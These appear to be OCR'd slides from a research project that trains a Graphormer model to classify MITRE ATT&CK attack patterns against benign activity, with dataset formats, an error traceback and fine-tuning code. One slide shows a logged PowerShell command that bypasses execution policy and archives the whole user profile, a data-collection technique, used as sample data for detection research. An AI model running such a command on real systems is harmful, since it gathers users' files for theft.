
Node 645067 got a lot of friends !

powershell.exe_-ExecutionPolicy_Bypass_-C_"dir_$env:USERPROFILE_-Recurse_|_Compress-Archive_-DestinationPath_$env:USERPROFILE\T1560-data-ps.zip"&C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe&powershell.exe&10444

Graph – All Nodes




- Most of them do not have a lot of neighbors
- Most of the triplets are not correlated



Graph – Subplot 165

- 165 Aps
  - 29 related to benign(17.5%)

- Only consider the **AP itself** and the related **benign**
  - Not consider the related AP like before



T1490_2d5

T1518.001_33a

T1491_682

T1059.001_6ef

T1548.002_665

T1047_ac1

T1069.001_a1f


T1047_ac2


T1036.003_04e

Graphormer

Data Format


- Official format (~40k rows):






edge_index (sequence)	edge_attr (sequence)	y (sequence)	num_nodes (int64)	node_feat (sequence)
[[0, 1, 1, 2, 2, 3, 3, 4, 4, 5, 5, 6, 6, 7, 7, 8, 8, 9, 9, 10, 10, 11, 10, 12, 12, 13, 13, 14, 14, 15, 14,…	[[0, 0, 1], [0, 0, 1], [3, 0, 1], [3, 0, 1], [3, 0, 1], [3, 0, 1], [3, 0, 1], [3, 0, 1], [0,…	[0]	24	[[6, 0, 3, 5, 2, 0, 1, 0, 0], [5, 0, 3, 5, 0, 0, 1, 1, 1], [5, 0, 3, 5, 1, 0, 1, 1, 1], [5, 0, 3, 5, 1…
[[0, 1, 1, 2, 1, 3, 1, 4, 4, 5, 5, 6, 6, 7, 6, 8, 6, 9], [1, 0, 2, 1, 3, 1, 4, 1, 5, 4, 6, 5, 7, 6, 8, 6,…	[[1, 0, 0], [1, 0, 0], [1, 0, 0], [1, 0, 0], [0, 0, 0], [0, 0, 0], [0, 0, 0], [0, 0, 0], [0,…	[0]	10	[[7, 0, 1, 5, 0, 0, 1, 0, 0], [15, 0, 4, 5, 0, 0, 2, 0, 0], [7, 0, 1, 5, 0, 0, 1, 0, 0], [7, 0, 2, 5…

- My format (~50k rows):



y (sequence)	num_nodes (int64)	node_feat (sequence)	edge_attr (sequence)	edge_index (sequence)
[76]	3	[[562981], [21], [328936]]	[[0], [0]]	[[0, 1], [1, 2]]
[0]	3	[[549132], [25], [257747]]	[[0], [0]]	[[0, 1], [1, 2]]
[0]	3	[[753794], [19], [659061]]	[[0], [0]]	[[0, 1], [1, 2]]




```python
from sklearn.preprocessing import LabelEncoder
```

Train:Validation:Test = 3:1:1

Data Format

- My data after preprocessing:




```
DatasetDict({
    train: Dataset({
        features: ['y', 'num_nodes', 'node_feat', 'edge_attr', 'edge_index', 'input_nodes',
        num_rows: 2959563
    })
    validation: Dataset({
        features: ['y', 'num_nodes', 'node_feat', 'edge_attr', 'edge_index', 'input_nodes',
        num_rows: 986521
    })
    test: Dataset({
        features: ['y', 'num_nodes', 'node_feat', 'edge_attr', 'edge_index', 'input_nodes',
        num_rows: 986521
    })
})
```

```
'attn_bias', 'attn_edge_type', 'spatial_pos', 'in_degree', 'out_degree', 'input_edges', 'labels'],

'attn_bias', 'attn_edge_type', 'spatial_pos', 'in_degree', 'out_degree', 'input_edges', 'labels'],

'attn_bias', 'attn_edge_type', 'spatial_pos', 'in_degree', 'out_degree', 'input_edges', 'labels'],
```


There's no error here

```
File "/workdir/home/euni/anaconda3/lib/python3.9/site-packages/transformers/models/graphormer/collating_graphormer.py",
line 112, in __call__ batch["attn_bias"][ix, : f["attn_bias"].shape[0], : f["attn_bias"].shape[1]] = f["attn_bias"]
RuntimeError: The expanded size of the tensor (2) must match the existing size (4) at non-singleton dimension 1.
Target sizes: [2, 2]. Tensor sizes: [4, 4]
```


Training Code



```
model_checkpoint = "clefourrier/graphormer-base-pcqm4mv2"
model = GraphormerForGraphClassification.from_pretrained(
    model_checkpoint,
    # We have 167 attack patterns and 1 benign
    num_classes=168,
    # provide this in case you're planning to fine-tune
    # an already fine-tuned checkpoint
    ignore_mismatched_sizes = True,
)
```

